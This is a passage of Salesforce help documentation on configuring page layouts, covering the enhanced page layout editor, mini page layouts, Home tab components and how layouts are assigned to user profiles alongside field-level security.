   Note: Only new page layouts can be feed-based; you can't change an existing standard layout to a feed-based layout.
3. Click **Edit** next to your layout and use the enhanced page layout editor to configure it.

   You can't configure feed-based layouts with the original page layout editor.
4. On the main page layout editor page, customize the publisher to include the actions you want to make available to users, and add any custom buttons or links.
5. Click **Feed View** in the page layout editor header to customize what appears on the feed page.

   You can:
   - Enable full-width feed so the feed expands horizontally when users view records in Salesforce console tabs or subtabs.
   - Turn on compact feed so users see a cleaner, more streamlined feed view when working with records in Salesforce console tabs or subtabs.
   - Choose to automatically collapse the publisher when it's not in use so users can see more of the information below it on the page.
   - Add custom components, which are Visualforce pages with functionality you define.
   - Choose where on the page custom buttons and links and standard components like the Follow button and followers list appear.
   - Hide the standard sidebar.

- Choose which feed filters are available, and where they appear.

6. Assign the page layout to user profiles.

SEE ALSO:

Feed-based Layouts Overview

Case Feed Overview

Feed Tracking

Enable Feed Updates for Related Records

Page Layouts

Page layouts control the layout and organization of buttons, fields, s-controls, Visualforce, custom links, and related lists on object record pages. They also help determine which fields are visible, read only, and required. Use page layouts to customize the content of record pages for your users.

Page layouts can include s-controls and Visualforce pages that are rendered within a field section when the page displays. You can control the size of the s-controls and Visualforce pages, and determine whether or not a label and scroll bars display.

Salesforce has two drag-and-drop tools for editing page layouts: the original page layout editor and an enhanced page layout editor. The enhanced page layout editor is enabled by default, and provides all the functionality of the original editor, as well as additional functionality and an easier-to-use WYSIWYG interface.

You can enable the original page layout editor in the User Interface settings. Your Salesforce org can use only one page layout editor at a time.

From within a page layout, you can access a mini page layout. The mini page layout defines the hover details that display when you mouse over a field on an object's detail page in the Agent console or in the Recent Items section of the sidebar in Salesforce Classic.

For Personal, Contact Manager, Group, and Professional Edition orgs, every user views the same layout. Professional, Enterprise, Unlimited, Performance, and Developer Edition orgs can create different page layouts for use by different profiles and record types and set field-level security settings to further restrict users' access to specific fields.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Page layouts are available in: **All** Editions

Creation and deletion of page layouts is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete page layouts:

- "Customize Application"

In Professional, Enterprise, Performance, Unlimited, and Developer Editions, you can set the mini page layouts and related objects that appear in the Console tab.

Edit Page Layouts for Standard Objects

Change the look and feel of page layouts for standard Salesforce objects.

Edit Page Layouts for Custom and External Objects

Change the look and feel of page layouts for custom and external objects.

Customize Page Layouts with the Enhanced Page Layout Editor

The enhanced page layout editor is a WYSIWYG tool that allows you to customize your organization's page layouts for detail and edit pages in Salesforce, the Self-Service Portal, and the Salesforce Customer Portal. The enhanced page layout editor has all the functionality of the original page layout editor, but has more features and an easier-to-use interface.

Customizing Home Tab Page Layouts

Set Page Layouts and Field-Level Security

Assigning Page Layouts

Assign Page Layouts from a Customize Page Layout or Record Type Page

Edit Multi-Line Layouts for Opportunity Products

Build Page Layouts for Custom Objects

How Page Layouts Work in Salesforce1

Use the enhanced page layout editor to customize the layout of an object's record detail pages, configure actions, and adjust which fields and related lists appear in Salesforce1.

Page Layouts in Lightning Experience

When you customize your object record pages in Salesforce Classic, those changes can affect the content of object record pages in Lightning Experience. However, in Lightning Experience, the page elements display differently, and some aren't supported.

Tips for Optimizing Page Layouts for Salesforce1

Here are some tips and tricks for making your existing page layouts more mobile-friendly.

Manage Mobile Cards in the Enhanced Page Layout Editor

Add expanded lookups, components, and Visualforce pages to the Mobile Cards section of your page layout to have them show up as mobile cards in Salesforce1.

Customize Related Lists

You can customize the buttons, columns displayed, column order, and record sort order of related lists on record detail pages in Salesforce and the Salesforce Customer Portal.

Customize Detail Page Buttons

Customize Page Layouts with the Original Page Layout Editor

SEE ALSO:

Control User Access to Fields

Edit Page Layouts for Standard Objects

Change the look and feel of page layouts for standard Salesforce objects.

From the management settings for the appropriate object, go to Page Layouts.

Alternately, if you're using the Enhanced Page Layout Editor, which is enabled by default, you can customize a standard object's page layout by clicking **Edit Layout** on the object's detail page.

SEE ALSO:

Page Layouts

Control User Access to Fields

Customize Page Layouts with the Original Page Layout Editor

Customize Page Layouts with the Enhanced Page Layout Editor

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To customize page layouts:

- "Customize Application"

To view page layouts:

- "View Setup and Configuration"

Edit Page Layouts for Custom and External Objects

Change the look and feel of page layouts for custom and external objects.

1. From the management settings for the object whose page layout you want to edit, go to Page Layouts.
2. Complete one of the following.
   a. If you have "Customize Application" permission, open the page layout that you want to customize for edit.
   b. If you have the "View Setup and Configuration" permission, click the page layout that you want to view.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To customize page layouts:
- "Customize Application"

To view page layouts:
- "View Setup and Configuration"

SEE ALSO:

Page Layouts
Control User Access to Fields
Customize Page Layouts with the Original Page Layout Editor
Customize Page Layouts with the Enhanced Page Layout Editor
Find Object Management Settings

Customize Page Layouts with the Enhanced Page Layout Editor

The enhanced page layout editor is a WYSIWYG tool that allows you to customize your organization's page layouts for detail and edit pages in Salesforce, the Self-Service Portal, and the Salesforce Customer Portal. The enhanced page layout editor has all the functionality of the original page layout editor, but has more features and an easier-to-use interface.

The enhanced page layout editor has two parts: a palette on the upper portion of the screen and the page layout on the lower portion of the screen. The palette contains the user interface elements that you can add to your page layout, such as fields, actions, buttons, links, and related lists.

When working with the enhanced page layout editor:

- To select multiple elements individually, use CTRL+click. To select multiple elements as a group, use SHIFT+click.
- To change the properties of an element on the page layout, double-click the element or click the wrench icon ( ) next to it. You can't change the properties of elements in the palette.
- To make a field read-only or required, double-click the field in the page layout and select the appropriate checkbox.
- To access the other layouts for an object with multiple page layouts, click the page layout name at the top of the page and select another layout to view.
- To change the name of the page layout, add personal and public tags if available, and display standard object checkboxes on the page layout, click **Layout Properties**.

  Note: You can't rename a page layout if you're using Salesforce Professional Edition.

- In Enterprise, Unlimited, Performance, and Developer Editions, you can select a profile to preview how the pages will look for users with that profile. Most related lists' columns preview without data.
- If you're working with a feed-based page layout, click **Feed View** to customize the tools and components that appear when users are working in the feed on a record.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To customize page layouts:
- "Customize Application"

To view page layouts:
- "View Setup and Configuration"

- To choose which fields display on the record detail page and the order in which they appear, click **Edit Multi-Line Layout**.
- The mini page layout defines the hover details that display when you mouse over a field on an object's detail page, in the Agent console, or in the Recent Items section of the sidebar in Salesforce Classic. To customize the fields in the mini page layout, click **Mini Page Layout** at the top of the palette.
- When you're done customizing the page layout, save it. If you navigate away from your page layout before saving, you lose your changes.

Enhanced Page Layout Editor User Interface Elements

Guidelines for Using the Enhanced Page Layout Editor

Page Layout Tips

Here are a few tips to keep your page layouts organized and easy to use.

Page Layout Considerations

Keep these considerations in mind when working with page layouts in the enhanced page layout editor.

SEE ALSO:

Guidelines for Using the Enhanced Page Layout Editor

Customize Related Lists

Feed-based Layouts Overview

Page Layouts

Enhanced Page Layout Editor User Interface Elements

This list describes the enhanced page layout editor user interface elements and how you can use them in your page layout. To add elements, drag them from the palette to the layout. Valid drop locations show up in green. To remove elements, drag them off the layout and back to the palette.

Tip: Create the appropriate buttons, custom links, fields, custom s-controls, and Visualforce pages before editing your page layout.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To customize page layouts:
- "Customize Application"

To view page layouts:
- "View Setup and Configuration"

Actions

Mobile smart actions appear as a single action element in the page layout editor. However, they appear in the action bar and action menu in Salesforce1 as distinct create actions. These distinct actions allow users to create records directly from the action bar. The create actions included in the set of mobile smart actions vary depending on the page layout's object.

Note: If you delete an action, the action is removed from all layouts that it's assigned to.

Wave Analytics Assets

You can add and move a Wave Analytics dashboard to any section on the page layout, except Mobile Cards.

For a Wave Analytics dashboard element, use field mapping to map data fields in the dashboard to the object's fields so that the dashboard shows only the data that's relevant for the record being viewed. You can specify fields from multiple datasets. Identify each dataset by its system name, which is listed on the dataset's edit page. Identify the data fields by row, and for the values, specify either the field names from the Salesforce object or specific values. The JSON field mapping follows this format:

```
{
    "dataset1_system_name": {
        "row_name": ["$field_name"],
```

```
        "row_name": ["$field_name"]
    },
    "dataset2_system_name": {
        "row_name": ["$field_name"],
        "row_name": ["$field_name"]
    }
}
```

For example, if the dashboard shows data from a dataset named Service, with the dimensions Account and Industry, the field mapping would be defined as:

```
{
    "service": {
        "account": ["$Name"],
        "industry": ["$Industry"]
    }
}
```

Blank Spaces

You can add and move blank spaces to any section on the page layout, except Mobile Cards. Use blank spaces to visually align and distinguish elements on the page.

Note: If you use the original page layout editor to view a page layout that was created in the enhanced page layout editor, the original page layout editor shows the blank spaces you added. You can't move or add blank spaces in the original page layout editor, but you can remove them by dragging them to the box on the right.

Blank spaces aren't supported in Lightning Experience.

Buttons

You can control which standard and custom buttons are displayed and the order in which the custom buttons appear. You can't rearrange the order of the standard buttons.

Standard and custom buttons are available as actions in Salesforce1 and Lightning Experience.

Canvas Apps

For the Canvas Apps category to appear in the palette, set the canvas app location to Visualforce Page when you create the canvas app in Salesforce.

- If you add a canvas app to any section other than the Mobile Cards section, the canvas app appears in the page layout in the full Salesforce site or in the record detail page in Salesforce1.
- If you add a canvas app to the Mobile Cards section, the canvas app appears as a card on the record related information page in Salesforce1.

Components

When you add a component to the Mobile Cards section of a page layout, it displays as a card on a record's related information page in Salesforce1. Components are supported only in the Mobile Cards section of a page layout, and they only appear in Salesforce1.

In organizations that are created after Spring '14, the Twitter component is added by default to the Mobile Cards section of page layouts for objects that support it.

Note: Social Accounts and Contacts must be enabled for your organization before you can add the Twitter component to a page layout.

The Twitter card that you see on account, contact, and lead record pages in Lightning Experience isn't the same as the Twitter component available as a mobile card in the page layout editor. The Twitter card in Lightning Experience is a Lightning component. You must have Social Accounts and Contacts enabled for it to appear.

Expanded Lookups

The Expanded Lookups category for the enhanced page layout editor contains fields with lookup relationships. These fields, when added to the Mobile Cards section of the layout, display as related lookup cards on a record's related information page in Salesforce1. A page layout can have up to 20 expanded lookups.

The Expanded Lookups category only contains fields with lookup relationships to objects that support compact layouts.

Expanded lookups aren't supported in Lightning Experience.

Fields

A field can display one or more of these icons:

- The field must have a value to save the record, but isn't required on the page layout itself.
- The field must be included on the page layout because either an administrator configured the field as universally required or Salesforce automatically requires the field. Although you can't remove such fields, you can move them to different locations.
- The field is a controlling field.
- The field is a dependent field.
- The field is read only.

To set which fields are required and read only, select one or more fields and click the wrench icon ( ) on any of the selected fields.

- The field properties of some standard fields cannot be changed. Custom fields can only be changed if they are not universally required fields.
- Fields marked as read only are always editable by administrators and users with the "Edit Read Only Fields" permission.
- If you make a picklist field read only, all new records contain the default value for that picklist.
- Auto-number fields are always read only.
- If you mark the opportunity `Probability` field as read only, the `Probability` value is still updated when a user changes the `Stage` value of an opportunity.

When working with fields:

- In Personal, Contact Manager, and Group Editions, page layouts control which fields users can access in related lists, list views, reports, Connect Offline, email and mail merge templates, custom links, and when synchronizing data. In Professional, Enterprise, Unlimited, Performance, and Developer Editions, field-level security controls this access. Field-level security settings override field properties that you set on the page layout if the field-level security is more restrictive than the page layout setting.
- Users can import values into a field only if they have read and edit access. User permissions, page layout assignments, and field-level security settings determine field access.

Related Lists

A page layout can have up to 100 related lists. You can place related lists at the bottom of the page layout. To move a related list on the page layout, drag the handle located above the related list.

To customize a related list, double-click the related list handle or click the wrench icon ( ) inside the handle. Use the related list properties to:

- Specify which fields display as columns on the related list, the order in which they appear, and the sort order of the records in the related list. In Professional, Enterprise, Unlimited, and Performance Editions, you can also opt to apply the column information to other page layouts for the same type of object.
- Specify which standard and custom buttons appear on the related list.

When working with related lists on page layouts, note the following:

- The **View All** button only displays up to 2,000 items in a related list.
- Some related lists aren't customizable because they link to data rather than store it. Salesforce denotes related lists that aren't customizable on the page layout.

- You can't add related lists to the page layouts for the User object.
- You can also enable related list hover links for your organization so that record detail pages include links for each related list at the top of the page. Users can hover the mouse over a related list hover link to display the corresponding related list in an interactive overlay that allows them to quickly view and manage the related list items. Users can also click a related list hover link to jump down to the content of the related list without scrolling down the page.
- In Professional, Enterprise, Unlimited, Performance, and Developer Edition, individual users can customize which related lists display for their personal use. Administrators can overwrite these user customizations and apply the related list configuration in the page layout to all users, even if they already customized their display. To overwrite users' related list customizations, click **Yes** on the Overwrite Users' Customized Related Lists popup window, which appears when saving a page layout if you moved or added a related list.
- Related lists show up on the record related information page in Salesforce1.

Custom S-Controls

A page layout can have up to 20 s-controls.

To change the properties of an s-control, double-click the s-control or click its wrench icon ( ) and set the following attributes:

- `Width` sets the horizontal size in pixels or a percent.
- `Height` sets the vertical size in pixels.
- `Show scrollbars` determines whether the iFrame in which the s-control displays contains scroll bars when necessary.
- `Show label` determines whether the page layout includes the `Label` of the custom s-control. Remove the label to display the s-control in a wider area.

S-controls aren't supported in Lightning Experience.

Sections

You can add and move sections anywhere above the related lists on the page layout. The sections you add can contain fields, s-controls, and blank spaces. In addition, each page layout has a default section that can only contain custom links and blank spaces. You can change the location of the custom link section, but you can't remove it from the page.

The Section user interface element is the second option in the palette when you select the Fields or Custom S-Controls category on the palette.

To change the attributes of a section, double-click the section or select its associated wrench icon ( ). You can:

- Enter a name for the section. Names of some standard page sections cannot be changed.
- Specify whether the section has one or two columns.
- Specify the order in which users can tab through the items in that section.
- Specify whether the section heading is shown on the detail and edit pages.

Tags

If tags are enabled in your organization, click **Layout Properties** and use the checkboxes to indicate whether personal and public tags are included in the header section of the page layout. Users can't tag a record if neither personal nor public tags are included in the header section. Also, the positioning of personal and public tags in the header cannot be modified.

Tags aren't supported in Lightning Experience.

Visualforce Pages

Visualforce pages can be added to any section on the page layout except for sections reserved for custom links and related lists. A page layout can have up to 20 Visualforce pages.

You can add a Visualforce page to a page layout only if the standard controller on the Visualforce page is set to the object for which you are creating the page layout. If you don't have any Visualforce pages with a standard controller set to that object, the Visualforce Pages category doesn't appear in the palette.

Only Visualforce pages with the `Available for Salesforce mobile apps and Lightning Pages` checkbox selected will display in Salesforce1.

Mobile-enabled Visualforce pages show up as slightly differently colored elements in the palette than their non-mobile-enabled counterparts. Hovering your mouse over a Visualforce page element in the palette shows whether the Visualforce page is mobile-enabled.

SEE ALSO:

Guidelines for Using the Enhanced Page Layout Editor

Customize Page Layouts with the Enhanced Page Layout Editor

Guidelines for Using the Enhanced Page Layout Editor

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To customize page layouts:
- "Customize Application"

To view page layouts:
- "View Setup and Configuration"

- Elements that are already on the page layout still appear on the palette but are inactive. When you click an inactive element on the palette, Salesforce highlights the element on the page layout.
- Removing a field from a page layout doesn't remove it from the object's compact layout. The two layout types are independent.
- If the original page layout editor is enabled, users can click the page layout name to access the detail page of the page layout. The enhanced page layout editor doesn't have detail pages, as all the detail page functionality is always available on the enhanced editor. Salesforce displays a read-only version of the enhanced page layout editor to users with the "View Setup and Configuration" permission.

  Note: The read-only view of the page layout doesn't display field types and lengths in hover details.

- The Custom Links, Custom S-Controls, and Visualforce Pages categories only appear in the palette if you have defined those types of elements for the object for which you are defining a page layout. When you create a custom link for an object, you add it to the Custom Links section on that object's page layout. In non-English Salesforce organizations, the "Custom Links" section title is not translated from English automatically for the Territory and Territory Model objects, but you can edit the section title.
- The Canvas Apps category appears in the palette only if you defined at least one canvas app with a location of Visualforce Page.
- The Components category appears in the palette only if the available components are supported by the object for which you are defining a page layout. For example, the Twitter component is supported only on account, contact, and lead page layouts.
- When editing a person account page layout:
  - If you add `Shipping Address` next to `Billing Address` in the Address Information section, a link displays on the person account edit page that allows you to copy the billing address to the shipping address. Also, an equivalent link appears if you add `Other Address` to the Address Information section.
  - Contact fields and related lists are available on person account page layouts, but contact custom links and custom buttons are not.
- This table lists standard objects that have checkboxes that are specific to page layouts for that object. To configure how Salesforce displays the checkboxes, click **Layout Properties** when customizing the page layout. Use the `Select by default` checkbox associated with a checkbox if you want Salesforce to automatically select the option when a user accesses the edit page.

Object	Checkboxes

Account	`Evaluate this account against territory rules on save` checkbox — Displays the `Evaluate this account against territory rules on save` checkbox on account edit pages. Territory assignment rules run automatically when the `Select by default` checkbox is selected. If both `Show on edit page` and `Select by default` are selected, users can uncheck the `Evaluate this account against territory rules on save` checkbox on the account edit page, and territory assignment rules will not be run.
Case	– `Case assignment checkbox` — Displays the `Assign using active assignment rules` checkbox on case edit pages. Case assignment rules run automatically when the `Select by default` checkbox is selected. If both `Show on edit page` and `Select by default` are selected, the assignment checkbox is selected by default, but users can deselect it to override the assignment rule. – `Email notification checkbox` — Displays the `Send notification email to contact` checkbox on case edit pages.
Case Close	– `Solution information section` — Displays the solution information section on the case close edit pages. – `Notify Contact` — Displays the `Notify Contact` checkbox on case close edit pages.
Lead	`Lead assignment checkbox` — Displays the `Assign using active assignment rule` checkbox appears on the lead edit page. Lead assignment rules run automatically when the `Select by default` checkbox is selected. If both `Show on edit page` and `Select by default` are selected, the assignment checkbox is selected by default, but users can deselect it to override the assignment rule.
Person Account	`Evaluate this account against territory rules on save` checkbox — Displays the `Evaluate this account against territory rules on save` checkbox on person account edit pages. Territory assignment rules run automatically when the `Select by default` checkbox is selected. If both `Show on edit page` and `Select by default` are selected, users can uncheck the `Evaluate this account against territory rules on save` checkbox on the account edit page, and territory assignment rules will not be run.

Task	`Email notification checkbox` — Displays the `Send Notification Email` checkbox appears on the task edit page. **Note:** A user's personal preference for defaulting the state of the checkbox takes precedence over the organization-wide setting.

SEE ALSO:

Enhanced Page Layout Editor User Interface Elements

Customize Page Layouts with the Enhanced Page Layout Editor

Page Layout Tips

Here are a few tips to keep your page layouts organized and easy to use.

- Use field-level security to restrict users' access to fields; then use page layouts to organize detail and edit pages within tabs. This reduces the number of page layouts for you to maintain. Field-level security settings override the visible and read-only settings on the page layout if the field-level security has a more restrictive setting than the page layout.
- Remove unnecessary fields.
- Keep the number of required fields to a minimum.
- Group similar fields with sections.
- Think about the right TAB key order for each section.
- Check your layouts in Read and Edit modes.
- Add help and description text to custom fields. Use it to explain to users what data you're looking for in the field.
- In Professional, Enterprise, Performance, Unlimited, and Developer Editions, use record types to provide unique layouts for different records.
- Optimize related lists—adjust their overall order, the sorting of the records, and display of relevant columns and buttons.
- If you want to customize the user profile layout in Salesforce1, create a new layout or edit an existing layout in the User Profile Page Layouts section.
- If a dependent lookup is above its controlling field on a page layout, make its lookup filter optional or redesign the page layout. Placing a required dependent lookup above its controlling field on a page layout could confuse users who typically start from the top of the page when entering data.
- A background process periodically runs that cleans up metadata associated with deleted custom fields. This process will affect the `Last Modified Date` and `Last Modified By` fields on page layouts, record types, and custom objects.
- Salesforce recommends creating no more than 200 page layouts. Although there is no limit, it can be difficult to manage your page layouts if you have more than 200.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Page layouts are available in: **All** Editions

Creation and deletion of page layouts is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Page Layout Considerations

Keep these considerations in mind when working with page layouts in the enhanced page layout editor.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Page layouts are available in: **All** Editions

Creation and deletion of page layouts is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Page Layouts

- You can't rename a page layout if you're using Salesforce Professional Edition.
- You can drag up to 20 s-controls, 20 Visualforce pages, 20 expanded lookups, and 100 related lists onto a page layout. There are no limits on fields and custom links. You can add one Wave Analytics dashboard per page layout.

  Note: You can't place a Visualforce page more than once on a page layout.

- Page layouts for the user object only include custom fields, custom links, s-controls, and Visualforce pages. Tagging, related lists, custom buttons, and standard field customizations are *not* included on page layouts for the user object. Also, field-level security is only available for custom fields on the user object. Only standard Chatter actions (Post, File, Link, Poll, and Thanks) appear on the user profile page, regardless of the actions in the User Page Layout.
- You can edit only certain attributes when you're working with a page layout that was installed from a managed app. Some changes that you make to managed page layouts, such as adding components, work when you're editing the page layout but aren't reflected on the record detail page.
- Chatter group layout changes affect the Salesforce1 app only. Changes to the group publisher (actions and layout) reflect in both the full Salesforce site and the Salesforce1 app.

Mini Page Layouts

- You can't choose **Mini Console View** for the Close Case layout, Log a Case page, or View Cases page layouts on the Self-Service Portal. You can't choose **Mini Console View** for opportunity team page layouts.
- Field properties on the page layout determine field properties on the mini page layout. For example, if a field is read-only on the page layout, that same field will be read-only on the mini page layout. To change the field properties of fields on the mini page layout, you must change the field properties of fields on the page layout.
- You can't define mini page layouts for the Close Case layout, Log a Case page, or View Cases page layouts on the Self-Service Portal. You can't define mini page layouts for opportunity team page layouts.
- You can define mini page layouts for the user object; however, you cannot add standard fields or related lists. Also, a customized mini page layout won't display in the Agent console.
- Overrides for the **Edit** and **View** buttons for an object don't affect the **Edit** and **View** buttons in mini page layouts.
- Fields marked `Always Displayed` or `Always on Layout` on page layouts are automatically included on the mini page layout and cannot be removed unless they are removed from the page layout.

Customizing Home Tab Page Layouts

You can customize the Home tab to include components such as sidebar links, a company logo, a dashboard snapshot, or custom components that you create. A dashboard snapshot is a clipping of the top row of a dashboard's components. Just like other tabs, you can also assign different home page layouts to different users based on profile.

You can add components to the sidebar or the main panel. You can also determine if custom sidebar components appear only on the Home tab or on all Salesforce pages.

To start customizing your home page layouts, see:

- Create Custom Home Page Components on page 4682
- Design Home Page Layouts on page 4684
- Assign Home Tab Page Layouts to Profiles on page 4685

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To view home page layouts:
- "Customize Application"

To create or change home page layouts:
- "Customize Application"

Create Custom Home Page Components

Use custom components to configure the Salesforce Classic home page for your users. Add HTML, images, links, and more to enhance your users' productivity.

Visualforce Area Home Page Components

Use Visualforce Area home page components to add dynamic content to your home page. For example, you can present content from partner apps, display charts with the Reports and Dashboards REST API, or add a canvas app to the home page.

Design Home Page Layouts

After creating the components you want displayed on the Home tab, design your home page layouts. You can design your layouts based on your unique organizational and user needs.

Home Page Components Tips and Considerations

Keep these considerations in mind when creating custom components that you want displayed on the Salesforce Classic Home tab.

Assign Home Tab Page Layouts to Profiles

Your home page layouts are only visible to users after you assign them to a user profile.

Create Custom Home Page Components

Use custom components to configure the Salesforce Classic home page for your users. Add HTML, images, links, and more to enhance your users' productivity.

Before you begin:

- If you're creating custom link components, define your Home tab custom links first. See Provide Custom Buttons and Links on page 5579.
- If you're creating an image component, upload your image to the Documents tab first.
- If you're creating a Visualforce Area component, create your Visualforce page first.

1. From Setup, enter *Home Page Components* in the Quick Find box, then select **Home Page Components**.
2. Click **New**.
3. Enter a name for the component. For custom links, this name is displayed as the section heading in the sidebar on the Home tab.
4. Choose the type of component.
5. Click **Next**, and then complete one or more of these steps.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To create or change home page layouts:
- "Customize Application"

- For links, select the appropriate custom links, and then click **Add**.
- For images, click **Insert an image**, choose the document folder, and then select the image file. The image file must be in a public folder and `Externally Available` must be enabled on the document's properties so that users can view the image.

  Tip: Keep your image size smaller than 20 KB for optimum performance.

- For an HTML Area component, choose where to display it—in the wide or narrow column—and then enter your content in the box below.

  Note: HTML Area home page components don't support JavaScript, CSS, iframes, and some other advanced markup. To use JavaScript or other advanced HTML elements in your home page component, we recommend that you use a Visualforce Area component instead.

- For a Visualforce Area component, choose where to display it—in the wide or narrow column—then select the Visualforce page, and assign it a height.

6. Click **Save**.

After creating the home page component, you need to add it to a home page layout. See Design Home Page Layouts on page 4684.

Note: Components in the narrow column are displayed in the sidebar. They aren't displayed in the sidebar on other pages in Salesforce unless you specify that in your user interface settings or by assigning the "Show Custom Sidebar On All Pages" permission.

SEE ALSO:

Visualforce Area Home Page Components
Home Page Components Tips and Considerations

Visualforce Area Home Page Components

Use Visualforce Area home page components to add dynamic content to your home page. For example, you can present content from partner apps, display charts with the Reports and Dashboards REST API, or add a canvas app to the home page.

The Visualforce page that you choose for the component can use a standard or custom controller. You can include JavaScript in your Visualforce page, but because the component is rendered in an iframe on the home page layout, the JavaScript can't interact with the page that contains the component.

EDITIONS

Available in: Salesforce Classic

Available in all editions

Sample Usage

If your Visualforce Area home page component displays in the sidebar, you can dynamically get the record ID and top-level URL of the page that the component is being displayed on by using the `$CurrentPage` global variable in your Visualforce markup.

Using `$CurrentPage`, you can access the query string parameters for the page by specifying the `parameters` attribute, after which you can access each individual parameter:

```
$CurrentPage.parameters.parameter_name
```

The parameters for record ID and top-level page URL are, respectively, `id` and `sfdcIFrameOrigin`. For more information, see "Getting Query String Parameters" in the *Visualforce Developer's Guide*.

Design Home Page Layouts

After creating the components you want displayed on the Home tab, design your home page layouts. You can design your layouts based on your unique organizational and user needs.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To view home page layouts:
- "View Setup and Configuration"

To create or change home page layouts:
- "Customize Application"

1. From Setup, enter *Home Page Layouts* in the Quick Find box, then select **Home Page Layouts**.
2. Click to edit an existing layout or create one. Alternately, select a layout to copy and click **Clone**.
3. If you create a layout, give it a name and then click **Save**.
4. Select the components to display on the layout.
   - To add the Find Articles component, select **Article Search**. This component is only available for Salesforce Knowledge users.
   - To add the Customer Portal component, select **Customer Portal Welcome**. If the My Profile site Visualforce page has been enabled, this component contains a personalized welcome message and a link to the portal user's profile. The My Profile page enables users logged into either your Force.com site, or your Customer Portal from Force.com sites, to update their own contact information. When they make changes to this page, the corresponding portal user and contact records are updated.
   - To allow your users to resume flow interviews that they've paused, select **Paused Flow Interviews**. This component displays only flow interviews that the user has paused.
5. Click **Next**.
6. Customize the order in which the narrow and wide components appear. Move a component by selecting it and using the arrow buttons.
7. Click **Save**.

SEE ALSO:

Assign Home Tab Page Layouts to Profiles

Customizing Home Tab Page Layouts

Home Page Components Tips and Considerations

Keep these considerations in mind when creating custom components that you want displayed on the Salesforce Classic Home tab.

EDITIONS

Available in: Salesforce Classic

Available in all editions

- Standard components without an **Edit** link are read only.
- The components that you select for the narrow column display in the sidebar. They don't display in the sidebar on other pages within Salesforce unless you specify that in your user interface settings. If you only want certain users to view sidebar components on all pages, grant those users the "Show Custom Sidebar On All Pages" permission.
- When editing the standard Messages & Alerts component, enter the text that you want to display to users. If entering HTML code for your message, make sure that it's self-contained, well-formed HTML.

  Note: Standard Messages & Alerts home page components don't support JavaScript, CSS, iframes, and some other advanced markup.

- When editing the standard Custom Links home page component, enter the link text to display to users in the `Bookmark` field. In the `URL` field, enter the complete website address, such as `http://www.yahoo.com`. To link to a Salesforce page, enter only

the part of the URL after `salesforce.com`, for example, `/000x0000000esq4`. These links always open within the main Salesforce window, not in a popup window.

- The standard Custom Links home page component is a quick way to add links to the sidebar, but it doesn't support merge fields, functions (such as URLFOR), executing JavaScript, or customizable window opening properties. If you need this additional functionality:
  1. From Setup, enter *Home* in the `Quick Find` box, then select **Custom Links**, and then create your home page custom links on that page.
  2. From Setup, enter *Home* in the `Quick Find` box, then select **Home Page Components**, and then create a custom home page component of type Links on that page that includes the custom links that you created in the first step. Creating a custom home page component for your links doesn't change the visual styling for your end users.
- The `Dashboard Snapshot` component displays the top three components of the last dashboard the user accessed. Users can view a dashboard snapshot on their Home tab if they have access to at least one dashboard.
- When designing home page layouts for your Customer Portal, we recommend adding the following components: Search, Solution Search, Recent Items, Customer Portal Welcome, and a custom HTML Area component that includes your corporate branding in the wide column.

SEE ALSO:

Create Custom Home Page Components

Assign Home Tab Page Layouts to Profiles

Your home page layouts are only visible to users after you assign them to a user profile.

1. From Setup, enter *Home Page Layouts* in the `Quick Find` box, then select **Home Page Layouts**.
2. Click **Page Layout Assignment**.
3. Click **Edit Assignment**.
4. Choose the appropriate page layout for each profile.

   Initially, all users, including Customer Portal users, are assigned to the Home Page Default layout.
5. Click **Save**.

Tip: Users can customize the dashboard settings on their Home tab in their personal settings.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To assign home page layouts:

- "Customize Application"

Set Page Layouts and Field-Level Security

Use field-level security as the means to restrict users' access to fields; then use page layouts primarily to organize detail and edit pages within tabs. This reduces the number of page layouts for you to maintain. For example, if a field is required in the page layout and read only in the field-level security settings, the field-level security overrides the page layout and the field will be read only for the user.

Note: Field-level security doesn't prevent searching on the values in a field. When search terms match on field values protected by field-level security, the associated records are returned in the search results without the protected fields and their values.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Page layouts and search layouts available in: **All** Editions

Field-level security available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

For Personal, Contact Manager, and Group Editions

1. Create custom fields.
2. Create any custom buttons or links.
3. Create any custom s-controls.
4. Define page layouts. All users automatically use the same page layout for each object.
5. Set the related objects and the mini page layouts that display in the console.
6. Define search layouts. All users use the same search layouts.

For Professional, Enterprise, Unlimited, Performance, and Developer Editions

1. Create custom fields.
2. Create any custom buttons or links.
3. Create any custom s-controls.
4. Create any custom profiles.
5. Create record types for different business scenarios.
6. Assign which record types are available to users with different profiles.
7. Set the field-level security for each profile to restrict users' access to specific fields.
8. Define page layouts to organize your pages.
9. Set the related objects and the mini page layouts that display in the console.
10. Assign page layouts to users based on profiles and record types.
11. Check the field accessibility grid to verify that all field access settings are correct.
12. Define search layouts. All users use the same search layouts.

Tip: Click **Preview** while editing a page layout to see how the page will look for users with different profiles. This preview includes any extra security that is set in field-level security.

Assigning Page Layouts

After defining page layouts, assign which page layouts users see. A user's profile determines which page layout he or she sees. In addition, if your organization is using record types for a particular tab, the combination of the user's profile and the record type determine which page layout is displayed.

You can assign page layouts from:

- The object's customize page layout or record type page
- The original or enhanced profile user interface.

To verify that users have the correct access to fields based on the page layout and field-level security, you can check the field accessibility grid.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Page layouts are available in: **All** Editions

Record types are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Page Layouts

